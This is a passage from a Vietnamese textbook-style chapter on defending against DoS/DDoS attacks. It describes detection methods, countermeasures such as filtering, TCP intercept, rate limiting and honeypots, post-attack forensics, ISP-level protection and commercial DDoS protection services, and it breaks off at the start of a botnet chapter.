Trong kỹ thuật này, lưu lượng mạng được lọc theo địa chỉ IP, số cổng mục tiêu và giao thức truyền thông được sử dụng và dữ liệu luồng lưu lượng được lưu trữ trong một biểu đồ hiển thị tốc độ luồng lưu lượng so với thời gian. Các thuật toán phát hiện điểm thay đổi cô lập các thay đổi trong thống kê lưu lượng mạng và tốc độ lưu lượng do các cuộc tấn công gây ra. Nếu có một sự thay đổi mạnh mẽ trong tốc độ lưu lượng truy cập, một cuộc tấn công DoS/DDoS có thể đang xảy ra.

Kỹ thuật này sử dụng thuật toán tổng tích lũy (CUSUM) để xác định và định vị các cuộc tấn công Dos/DDoS. Thuật toán tính toán độ lệch trong thực tế so với mức trung bình cục bộ dự kiến trong chuỗi thời gian lưu lượng truy cập. Kỹ thuật phát hiện điểm thay đổi tuần tự xác định các hoạt động quét điển hình của worm (sâu máy tính).

Wavelet-Based Signal Analysis

Kỹ thuật phân tích tín hiệu dựa trên Wavelet phân tích lưu lượng mạng dưới dạng các quang phổ. Nó chia các tín hiệu thành các tần số khác nhau và phân tích các thành phần tần số khác nhau một cách riêng biệt. Phân tích năng lượng của mỗi cửa sổ quang phổ cho thấy sự hiện diện của các dị thường. Các kỹ thuật này kiểm tra các thành phần tần số hiện diện tại một thời điểm cụ thể và cung cấp mô tả về các thành phần đó. Nếu có sự hiện diện của một tần số lạ thì sẽ cho thấy hoạt động mạng đáng ngờ.

Tín hiệu mạng bao gồm tín hiệu luồng gói dữ liệu được chuyển hóa theo thời gian và nhiễu nền. Phân tích tín hiệu dựa trên Wavelet lọc ra các tín hiệu đầu vào của luồng lưu lượng bất thường khỏi nhiễu nền. Lưu lượng mạng thông thường là lưu lượng có tần số thấp nhưng khi xảy ra một cuộc tấn công, các thành phần tần số cao của tín hiệu được tăng lên.

4.2. Chiến lược đối phó DDoS

Absorbing the Attack (Hấp thụ cuộc tấn công): Trong chiến lược này, năng lực bổ sung được sử dụng để hấp thụ một cuộc tấn công, đòi hỏi phải lập kế hoạch trước. Nó cũng yêu cầu tài nguyên bổ sung. Một bất lợi liên quan đến chiến lược này là chi phí tài nguyên bổ sung, phát sinh ngay cả khi không có cuộc tấn công nào được tiến hành.

Degrading Services (Dịch vụ xuống cấp): Nếu không thể giữ cho tất cả các dịch vụ hoạt động trong thời gian bị tấn công, thì nên giữ cho ít nhất các dịch vụ quan trọng vẫn hoạt động. Đối với điều này, các dịch vụ quan trọng đầu tiên được xác định, sau đó mạng, hệ thống và thiết kế ứng dụng được tùy chỉnh để loại bỏ các dịch vụ không quan trọng. Chiến lược này có thể giúp duy trì hoạt động của các dịch vụ quan trọng.

Shutting Down Services (Tắt dịch vụ): Trong chiến lược này, tất cả các dịch vụ sẽ ngừng hoạt động cho đến khi cuộc tấn công lắng xuống. Mặc dù nó có thể không phải là sự lựa chọn lý tưởng, nhưng nó có thể là một phản ứng hợp lý trong một số trường hợp.

4.3. Các biện pháp đối phó với cuộc tấn công DDOS

Nhiều giải pháp đã được đề xuất để giảm thiểu tác động của một cuộc tấn công DDoS. Tuy nhiên, không có giải pháp hoàn chỉnh nào có thể bảo vệ tất cả các dạng tấn công DDoS đã biết. Hơn nữa, những kẻ tấn công liên tục nghĩ ra các phương pháp mới để thực hiện các cuộc tấn công DDoS nhằm vượt qua các giải pháp bảo mật được sử dụng.

Sau đây là một số các biện pháp đối phó với cuộc tấn công DDoS:

- Protect secondary victims (Bảo vệ nạn nhân thứ cấp).
- Neutralize Handlers (Vô hiệu hóa các Handler).
- Prevent potential attacks (Ngăn chặn các cuộc tấn công tiềm ẩn).
- Deflect attacks (Làm lệch hướng tấn công).
- Mitigate attacks (Giảm nhẹ các cuộc tấn công).
- Post-attack forensics (Pháp chứng sau cuộc tấn công).

Protect secondary victims (Bảo vệ nạn nhân thứ cấp)

- *Đối với những người dùng cá nhân:*

Phương pháp tốt nhất để ngăn chặn các cuộc tấn công DDoS dành cho các hệ thống nạn nhân thứ cấp là ngăn chính họ tham gia trực tiếp vào cuộc tấn công. Điều này đòi hỏi các kỹ thuật phòng ngừa và nâng cao nhận thức về bảo mật. Các nạn nhân thứ cấp phải theo dõi bảo mật của họ thường xuyên để tránh khỏi phần mềm độc hại liên quan đến DDoS. Phải đảm bảo rằng hệ thống không cài đặt bất kỳ chương trình, phần mềm độc hại nào từ Internet.

Phần mềm antivirus và chống Trojan phải được cài đặt và cập nhật thường xuyên, cũng như các bản vá phần mềm để sửa các lỗ hổng đã biết. Hơn nữa, nhận thức về các vấn đề bảo mật và các kỹ thuật phòng ngừa phải được nâng cao trong tất cả những người sử dụng Internet. Điều quan trọng là phải tắt các dịch vụ không cần thiết, gỡ cài đặt các ứng dụng không sử dụng và quét tất cả các tệp nhận được từ các nguồn bên ngoài vào. Bởi vì những tác vụ này có thể gây khó khăn cho người dùng web thông thường, phần cứng và phần mềm cốt lõi của hệ thống máy tính đi kèm với các cơ chế tích hợp bảo vệ chống lại việc chèn mã độc hại. Do đó, các cơ chế phòng thủ được tích hợp sẵn trong phần cứng và phần mềm cốt lõi của hệ thống phải được cấu hình phù hợp và cập nhật thường xuyên để tránh các cuộc tấn công DDoS. Không nên tắt hay tạm ngưng các cơ chế phòng thủ của hệ thống nếu không có mục đích chính đáng. Việc sử dụng các biện pháp đối phó trên sẽ gây ra khó khăn cho những kẻ tấn công.

- *Về phía các nhà cung cấp dịch vụ mạng:*

Các nhà cung cấp dịch vụ và quản trị viên mạng có thể áp dụng mức giá động cho việc sử dụng mạng của họ để tính phí các nạn nhân thứ cấp truy cập Internet và do đó khuyến khích họ tích cực hơn trong việc ngăn chặn mình trở thành một phần của cuộc tấn công DDoS.

Detect and Neutralize Handlers (Phát hiện và vô hiệu hóa các Handler)

Một phương pháp quan trọng được sử dụng để ngăn chặn các cuộc tấn công DDoS là phát hiện và vô hiệu hóa các handlers trong hệ thống mạng botnet. Điều này có thể đạt được bằng cách phân tích lưu lượng mạng, vô hiệu hóa các handlers mạng botnet và xác định các địa chỉ nguồn giả mạo. Trong kho công cụ tấn công DDoS của agent – handler, handler hoạt động như một trung gian để kẻ tấn công bắt đầu các cuộc tấn công. Phân tích các giao thức truyền thông và các mẫu lưu lượng giữa handler và máy khách hoặc handler và agent có thể tiết lộ các nút mạng bị nhiễm bởi handler. Khám phá các handler trong mạng và vô hiệu hóa chúng có thể là một phương pháp nhanh chóng để phá vỡ mạng tấn công DDoS. Vì số lượng handler DDoS được triển khai trong mạng ít hơn nhiều so với số lượng agent, việc vô hiệu hóa một số handler có thể khiến nhiều agent trở nên vô dụng, do đó ngăn chặn các cuộc tấn công DDoS.

Hơn nữa, có một xác suất hợp lý rằng địa chỉ nguồn giả mạo của các gói tấn công DDoS sẽ không đại diện cho một địa chỉ nguồn hợp lệ của mạng con xác định. Việc xác định các địa chỉ nguồn giả mạo sẽ ngăn chặn các cuộc tấn công DDoS với sự hiểu biết thấu đáo về các giao thức truyền thông và lưu lượng truy cập giữa các handlers, clients và agents.

Prevent Potential Attacks (Ngăn chặn các cuộc tấn công tiềm ẩn)

- *Egress Filtering (Lọc đầu ra)*

Lọc đầu ra sẽ quét các gói IP header rời khỏi mạng. Nếu các gói đáp ứng các thông số kỹ thuật, chúng có thể được định tuyến ra khỏi mạng con mà chúng bắt nguồn từ đó. Mặt khác, các gói không đến được địa chỉ đích nếu chúng không đáp ứng các thông số kỹ thuật cần thiết. Lọc đầu ra đảm bảo rằng lưu lượng truy cập trái phép hoặc độc hại không bao giờ rời khỏi mạng nội bộ.

Các cuộc tấn công DDoS tạo ra các địa chỉ IP giả mạo. Thiết lập các giao thức để yêu cầu bất kỳ gói tin hợp pháp nào rời khỏi mạng của công ty phải có địa chỉ nguồn trong đó phần mạng khớp với mạng nội bộ có thể giúp giảm thiểu các cuộc tấn công. Tường lửa được phát triển đúng cách cho mạng con có thể lọc ra nhiều gói DDoS có địa chỉ nguồn IP giả mạo.

Nếu một máy chủ web dễ bị tấn công Zero – day, một máy chủ có thể dễ bị tấn công ngay cả khi đã áp dụng tất cả các bản vá có sẵn. Tuy nhiên, nếu người dùng bật tính năng lọc đầu ra, họ có thể cứu tính toàn vẹn của hệ thống bằng cách ngăn máy chủ thiết lập kết nối trở lại với kẻ tấn công. Điều này cũng sẽ hạn chế hiệu quả của nhiều tải trọng được sử

dụng trong các khai thác chung. Việc tiếp xúc với bên ngoài có thể bị hạn chế để yêu cầu lưu lượng truy cập, do đó hạn chế khả năng của kẻ tấn công kết nối với các hệ thống khác và giành quyền truy cập vào các công cụ có thể cho phép truy cập sâu hơn vào mạng.

- *Ingress Filtering (Lọc đầu vào)*

Lọc đầu vào là một kỹ thuật lọc gói được nhiều nhà cung cấp dịch vụ Internet (ISPs) sử dụng để ngăn chặn việc giả mạo địa chỉ nguồn của lưu lượng truy cập Internet. Do đó, tính năng lọc đầu vào có thể gián tiếp chống lại một số loại lạm dụng mạng bằng cách làm cho lưu lượng truy cập Internet có thể truy xuất nguồn gốc thực sự của nó. Nó bảo vệ chống lại các cuộc tấn công tràn ngập bắt nguồn từ các tiền tố hợp lệ (địa chỉ IP) và cho phép người khởi tạo được truy tìm nguồn thực sự của nó.

- *TCP Intercept (Chặn TCP)*

TCP intercept là một tính năng lọc lưu lượng trong bộ định tuyến để bảo vệ các máy chủ TCP khỏi cuộc tấn công TCP SYN – Flooding. Trong một cuộc tấn công TCP SYN – Flooding, kẻ tấn công sẽ gửi một khối lượng lớn các yêu cầu để kết nối với các địa chỉ trả về không thể truy cập được. Vì các địa chỉ không thể truy cập được, các kết nối không thể được thiết lập và vẫn chưa được giải quyết. Khối lượng lớn các kết nối mở chưa được giải quyết này sẽ lấn át máy chủ và có thể khiến máy chủ từ chối dịch vụ ngay cả với các yêu cầu hợp lệ. Do đó, người dùng hợp pháp có thể không kết nối được với trang web, truy cập email, sử dụng dịch vụ FTP, v.v.

Trong chế độ chặn TCP, một bộ định tuyến chặn các gói SYN do máy khách gửi đến máy chủ và khớp chúng với một danh sách truy cập mở rộng (extended access list). nếu có được kết quả phù hợp, thì thay mặt cho máy chủ đích, phần mềm chặn sẽ thiết lập kết nối với máy khách. Tương tự, phần mềm chặn cũng thiết lập kết nối với máy chủ đích thay mặt cho máy khách. Khi hai nửa kết nối được thiết lập, phần mềm đánh chặn sẽ kết hợp chúng một cách minh bạch. Do đó, phần mềm chặn TCP ngăn chặn các nỗ lực kết nối giả mạo đến máy chủ bằng cách hoạt động như một trung gian giữa máy chủ và máy khách trong suốt quá trình kết nối.

- *Rate limiting (Giới hạn tỷ lệ)*

Giới hạn tỷ lệ là một kỹ thuật được sử dụng để kiểm soát tốc độ của lưu lượng đi hoặc đến của bộ điều khiển giao diện mạng (NIC). Kỹ thuật này làm giảm hiệu quả lưu lượng truy cập gửi đến gây ra cuộc tấn công DDoS. Điều đặc biệt quan trọng là sử dụng kỹ thuật này trong các thiết bị phần cứng, trong đó kỹ thuật này được cấu hình để giới hạn tỷ lệ yêu cầu trên các lớp 4 và 5 của mô hình OSI.

Deflect Attacks (Làm lệch hướng tấn công)

Các hệ thống được thiết lập với bảo mật hạn chế, còn được gọi là honeypots, hoạt động như một sự dụ dỗ đối với kẻ tấn công. Nghiên cứu cho thấy một honeypot có thể bắt chước tất cả các khía cạnh của mạng, bao gồm máy chủ web, máy chủ mail và máy khách của nó. Honeypots được cố ý thiết lập với độ bảo mật thấp để thu hút sự chú ý của những kẻ tấn công DDoS và dùng như một phương tiện để thu thập thông tin về những kẻ tấn công, các kỹ thuật tấn công và công cụ bằng cách lưu trữ hồ sơ về các hoạt động của hệ thống. Những kẻ tấn công DDoS bị thu hút bởi handler cài đặt honeypot hoặc mã agent trong honeypot. Điều này tránh làm ảnh hưởng đến các hệ thống nhạy cảm hơn. Honeypots không chỉ bảo vệ hệ thống thực khỏi những kẻ tấn công mà còn theo dõi các chi tiết về hoạt động của những kẻ tấn công bằng cách ghi lại thông tin hoạt động. Do đó, chủ sở hữu honeypot có thể lưu giữ hồ sơ về hoạt động của handler hoặc agent. Người dùng có thể sử dụng kiến thức này để bảo vệ chống lại bất kỳ cuộc tấn công cài đặt DDoS nào trong tương lai. Phương pháp tiếp cận chuyên sâu về phòng thủ với Internet Protocol Security (IPSec) có thể được sử dụng tại các điểm mạng khác nhau để chuyển hướng lưu lượng DoS đáng ngờ đến một số honeypots.

Có hai loại honeypot khác nhau:

- Low – interaction honeypots (Honeypots tương tác thấp).
- High – interaction honeypots (Honeypots tương tác cao).

Một ví dụ cho honeypots có tính tương tác cao là honeynet. Honeynet tạo thành cơ sở hạ tầng bảo mật. Nói cách khác, chúng mô phỏng cách bố trí hoàn chỉnh của một mạng máy tính nhưng ban đầu nhằm mục đích "bắt" các cuộc tấn công. Mục tiêu là phát triển một mạng lưới trong đó mọi hoạt động đều được kiểm soát và theo dõi. Mạng này chứa các môi nhử nạn nhân và mạng thậm chí còn có các máy tính thực đang chạy các ứng dụng thực.

Mitigate Attacks (Giảm nhẹ các cuộc tấn công)

- *Load Balancing (Cân bằng tải)*

Các nhà cung cấp băng thông có thể tăng băng thông trên các kết nối quan trọng trong trường hợp xảy ra tấn công DDoS để ngăn máy chủ của họ ngừng hoạt động. Sử dụng mô hình máy chủ nhân rộng cung cấp thêm tính năng bảo vệ an toàn dự phòng. Máy chủ nhân bản giúp quản lý tải tốt hơn bằng cách cân bằng tải trên mỗi máy chủ trong kiến trúc nhiều máy chủ; chúng cũng làm tăng hiệu suất mạng bình thường và giảm thiểu tác động của một cuộc tấn công DDoS.

- *Throttling (Điều chỉnh)*

Việc điều chỉnh đòi hỏi phải thiết lập các bộ định tuyến để truy cập máy chủ với một logic để điều chỉnh các mức lưu lượng đến an toàn cho máy chủ. “Min-max fair server-centric router” (điều khiển thông lượng tối thiểu và tối đa) giúp người dùng ngăn chặn máy

chủ của họ ngừng hoạt động. Điều chỉnh giúp ngăn ngừa thiệt hại cho máy chủ bằng cách kiểm soát lưu lượng DoS. Phương pháp này giúp bộ định tuyến quản lý lưu lượng lớn đến máy chủ có thể xử lý nó. Nó cũng lọc lưu lượng người dùng hợp pháp khỏi lưu lượng tấn công DDoS giả mạo và có thể được mở rộng để giảm lưu lượng tấn công DDoS đồng thời cho phép lưu lượng người dùng hợp pháp để có kết quả tốt hơn.

Tuy nhiên, một hạn chế lớn nhất của phương pháp này là nó có thể tạo ra cảnh báo sai. Và đôi khi, nó cũng cho phép lưu lượng truy cập độc hại đi qua đồng thời làm giảm đi một số lưu lượng truy cập từ người dùng hợp pháp.

- *Drop Requests (Loại bỏ yêu cầu)*

Một phương pháp khác là loại bỏ gói khi tải tăng lên. Thông thường, bộ định tuyến hoặc máy chủ thực hiện tác vụ này. Tuy nhiên, trước khi tiếp tục với một yêu cầu, hệ thống sẽ khiến người yêu cầu bỏ yêu cầu bằng cách bắt họ giải một câu đố khó đòi hỏi nhiều bộ nhớ hoặc khả năng tính toán. Hậu quả là user của hệ thống zombie phát hiện ra sự suy giảm hiệu suất và có thể không được khuyến khích tham gia vào việc chuyển lưu lượng truy cập tấn công DDoS.

Post-Attack Forensics (Pháp chứng sau cuộc tấn công)

- *Traffic Pattern Analysis (Phân tích mô hình lưu lượng truy cập)*

Trong một cuộc tấn công DDoS, công cụ mẫu lưu lượng lưu trữ dữ liệu sau cuộc tấn công, người dùng phân tích dữ liệu này để xác định các đặc điểm duy nhất của lưu lượng tấn công. Những dữ liệu này rất hữu ích trong việc cập nhật các biện pháp đối phó cân bằng tải và điều chỉnh để nâng cao hiệu quả và khả năng bảo vệ của chúng. Hơn nữa, các mẫu lưu lượng tấn công DDoS có thể giúp quản trị viên mạng phát triển các kỹ thuật lọc mới để ngăn chặn lưu lượng tấn công DDoS xâm nhập hoặc rời khỏi mạng của họ. Phân tích các mẫu lưu lượng DDoS cũng có thể giúp quản trị viên mạng đảm bảo rằng kẻ tấn công không thể sử dụng máy chủ của họ làm nền tảng DDoS để đột nhập vào các trang web khác.

- *Zombie Zapper Tool (Công cụ Zombie Zapper)*

Khi một công ty không thể đảm bảo an ninh cho các máy chủ của mình và một cuộc tấn công DDoS bắt đầu, NIDS nhận thấy lưu lượng truy cập lớn, điều này cho thấy có sự cố tiềm ẩn. Nạn nhân có thể chạy công cụ Zombie Zapper để ngăn các gói tin tràn vào hệ thống.

Có hai phiên bản Zombie Zapper: một phiên bản chạy trên UNIX, trong khi phiên bản còn lại chạy trên Windows. Hiện tại, công cụ này hoạt động như một cơ chế bảo vệ chống lại Trinoo, Tribe Flood Network (TFN), Shaft và Stacheldraht.

- *Packet Traceback (Theo dõi gói tin)*

Theo dõi gói tin đề cập đến việc truy tìm lưu lượng tấn công ngược. Nó tương tự như kỹ thuật đảo ngược (reverse engineering). Trong phương pháp này, nạn nhân hoạt động ngược lại bằng cách truy tìm gói tin đến nguồn của nó. Khi nạn nhân xác định được nguồn thực, họ có thể thực hiện các bước để chặn các cuộc tấn công tiếp theo từ nguồn đó bằng cách phát triển các kỹ thuật phòng ngừa cần thiết. Ngoài ra, theo dõi gói tin có thể hỗ trợ việc đạt được kiến thức về các công cụ và kỹ thuật khác nhau mà kẻ tấn công sử dụng. Thông tin này có thể giúp phát triển và triển khai các kỹ thuật lọc khác nhau để chặn các cuộc tấn công.

- *Event Log Analysis (Phân tích nhật ký sự kiện)*


DDoS event logs hỗ trợ điều tra pháp chứng và thực thi pháp luật, rất hữu ích khi kẻ tấn công gây ra thiệt hại tài chính nghiêm trọng. Các nhà cung cấp có thể sử dụng honeypots và các cơ chế bảo mật mạng khác như tường lửa, packet sniffer (công cụ “đánh hơi” gói tin) và server logs để lưu trữ tất cả các sự kiện đã xảy ra trong quá trình thiết lập và thực hiện cuộc tấn công. Điều này cho phép quản trị viên mạng nhận ra kiểu tấn công DDoS hoặc sự kết hợp của các cuộc tấn công được sử dụng. Bộ định tuyến, tường lửa và IDS logs có thể được phân tích để xác định nguồn của lưu lượng DoS. Hơn nữa, quản trị viên mạng có thể cố gắng truy tìm lại địa chỉ IP của kẻ tấn công với sự trợ giúp của các ISP trung gian và các cơ quan thực thi pháp luật.

Ngoài ra còn một số các biện pháp khác như:

- Sử dụng các cơ chế mã hóa mạnh như WPA2 và AES 256 cho các mạng băng thông rộng để bảo vệ khỏi bị nghe trộm.
- Đảm bảo rằng phần mềm và giao thức được cập nhật và quét máy kỹ lưỡng để phát hiện bất kỳ hành vi bất thường nào.
- Cập nhật kernel lên bản phát hành mới nhất và tắt các dịch vụ không an toàn và không sử dụng.
- Chặn tất cả các gói gửi đến có nguồn gốc từ các cổng dịch vụ để chặn lưu lượng truy cập từ các máy chủ phản chiếu.
- Bật tính năng bảo vệ cookie TCP SYN.
- Ngăn chặn việc truyền các gói tin có địa chỉ gian lận ở cấp ISP.
- Triển khai các radio nhận thức trong lớp vật lý để xử lý các cuộc tấn công gây nhiễu và xáo trộn.
- Định cấu hình tường lửa để từ chối truy cập lưu lượng ICMP bên ngoài.
- Kiểm tra kết nối và quản trị từ xa an toàn.
- Thực hiện xác thực đầu vào kỹ lưỡng.
- Ngăn không cho thực thi dữ liệu do kẻ tấn công xử lý.
- Ngăn chặn việc sử dụng các chức năng không cần thiết như gets and stropy.
- Ngăn địa chỉ trả về bị ghi đè.

4.4. Phòng vệ DoS/DDoS ở ISP Level

Một trong những cách tốt nhất để bảo vệ chống lại các cuộc tấn công DoS/DDoS là chặn chúng tại gateway. Nhiệm vụ này được thực hiện bởi ISP đã ký hợp đồng. ISPs cung cấp một thỏa thuận cấp dịch vụ "clean pipes" cung cấp băng thông đảm bảo cho lưu lượng xác thực, thay vì tổng băng thông của tất cả lưu lượng. Hầu hết các ISP chỉ đơn giản là chặn tất cả các yêu cầu trong cuộc tấn công DDoS, từ chối ngay cả lưu lượng truy cập hợp pháp truy cập dịch vụ. Nếu một ISP không cung cấp dịch vụ clean pipes, có thể sử dụng các dịch vụ đăng ký do nhiều nhà cung cấp dịch vụ đám mây cung cấp. Các dịch vụ đăng ký đóng vai trò trung gian, nhận lưu lượng truy cập dành cho mạng, lọc nó và sau đó chỉ chuyển các kết nối đáng tin cậy. Các nhà cung cấp như Imperva và VeriSign cung cấp các dịch vụ để bảo vệ đám mây khỏi các cuộc tấn công DoS.



Hình 4.1: Phòng vệ DoS/DDoS ở ISP Level

ISPs cung cấp tính năng bảo vệ DDoS trong đám mây để các liên kết trên Internet để tránh bão hòa do bị tấn công. Loại bảo vệ này chuyển hướng lưu lượng tấn công đến ISP trong một cuộc tấn công. Quản trị viên có thể yêu cầu ISP chặn IP ban đầu bị ảnh hưởng và di chuyển trang web của họ sang một IP khác sau khi thực hiện lan truyền DNS.


4.5. Công cụ phòng vệ DDoS

Imperva Incapsula DDoS Protection

Source: <https://www.incapsula.com>

Bảo vệ DDoS của Imperva Incapsula nhanh chóng giảm thiểu bất kỳ cuộc tấn công quy mô nào mà không làm gián đoạn lưu lượng truy cập hợp pháp hoặc tăng độ trễ. Nó được thiết kế để cung cấp nhiều tùy chọn bảo vệ DDoS và hỗ trợ các công nghệ unicast và anycast để cung cấp năng lượng cho nhiều phương pháp phòng thủ. Nó tự động phát hiện và giảm thiểu các cuộc tấn công khai thác lỗ hổng ứng dụng và máy chủ, các sự kiện hit-and-run và các mạng botnet lớn.

Incapsula ủy quyền cho tất cả các yêu cầu web để chặn các cuộc tấn công DDoS được chuyển tiếp đến các máy chủ gốc của máy khách. Incapsula phát hiện và giảm thiểu bất kỳ loại tấn công nào, bao gồm TCP SYN + ACK, TCP FIN, TCP RESET, TCP ACK, TCP ACK + PSH, TCP fragmentation, UDP, Slowloris, spoofing, ICMP, IGMP, HTTP flood, brute force, connection flood, DNS flood, NXDomain, mixed SYN + UDP or ICMP + UDP flood, ping of death, reflected ICMP & UDP, và Smurf.



Hình 4.1: Imperva Incapsula DDoS Protection Tool

Giới thiệu một số công cụ phòng vệ DDoS:

- Anti DDoS Guardian (<http://www.beethink.com>)
- DOSarrest's DDoS protection service (<https://www.dosarrest.com>)
- DDOS-GUARD (<https://ddos-guard.net>)
- Cloudflare (<https://www.cloudflare.com>)
- FS (<https://f5.com>)

4.6.Các dịch vụ phòng vệ DDoS

Akamai DDoS Protection

Source: <https://www.akamai.com>

Akamai cung cấp tính năng bảo vệ DDoS cho các doanh nghiệp thường xuyên bị tấn công DDoS nhằm mục tiêu. Akamai Kona Site Defender cung cấp hệ thống phòng thủ nhiều lớp giúp bảo vệ hiệu quả các trang web và ứng dụng web trước mỗi đe dọa ngày càng tăng, mức độ tinh vi và quy mô của các cuộc tấn công DDoS.

Kona Site Defender cung cấp khả năng bảo vệ web và ứng dụng chưa từng có, được cung cấp thông qua một nền tảng thông minh với hơn 210.000 máy chủ tại hơn 120 quốc gia. Lưu lượng DDoS lớp mạng bị lệch và lưu lượng DDoS lớp ứng dụng được hấp thụ trong đường biên mạng, trong khi các khả năng giảm thiểu được triển khai nguyên bản trong đường dẫn, bảo vệ chống lại các cuộc tấn công trên đám mây trước khi chúng đến nguồn khách hàng. Kona Site Defender có tường lửa ứng dụng web (WAF) có khả năng mở rộng cao, cung cấp khả năng bảo vệ chống lại các cuộc tấn công lớp ứng dụng trong lưu lượng HTTP và HTTPS, cung cấp giải pháp bảo vệ DDoS hoàn chỉnh cho các doanh nghiệp để duy trì hiệu suất và tính khả dụng của web.

Giới thiệu một số dịch vụ phòng vệ DDoS:

- Kaspersky DDoS Protection Tool (<https://www.kaspersky.com>)
- Stormwall PRO (<https://stormwall.pro>)
- Corero Network Security (<https://www.corero.com>)
- Nexusguard (<https://www.nexusguard.com>)
- BlockDoS (<https://www.blockdos.net>)

Chương V: Phòng chống Botnet

5. Phòng chống Botnet

5.1. Kỹ thuật bảo vệ chống lại Botnet

Có 4 kỹ thuật để bảo vệ chống lại botnet:

- *RFC 3704 Filtering (Lọc RFC 3704)*

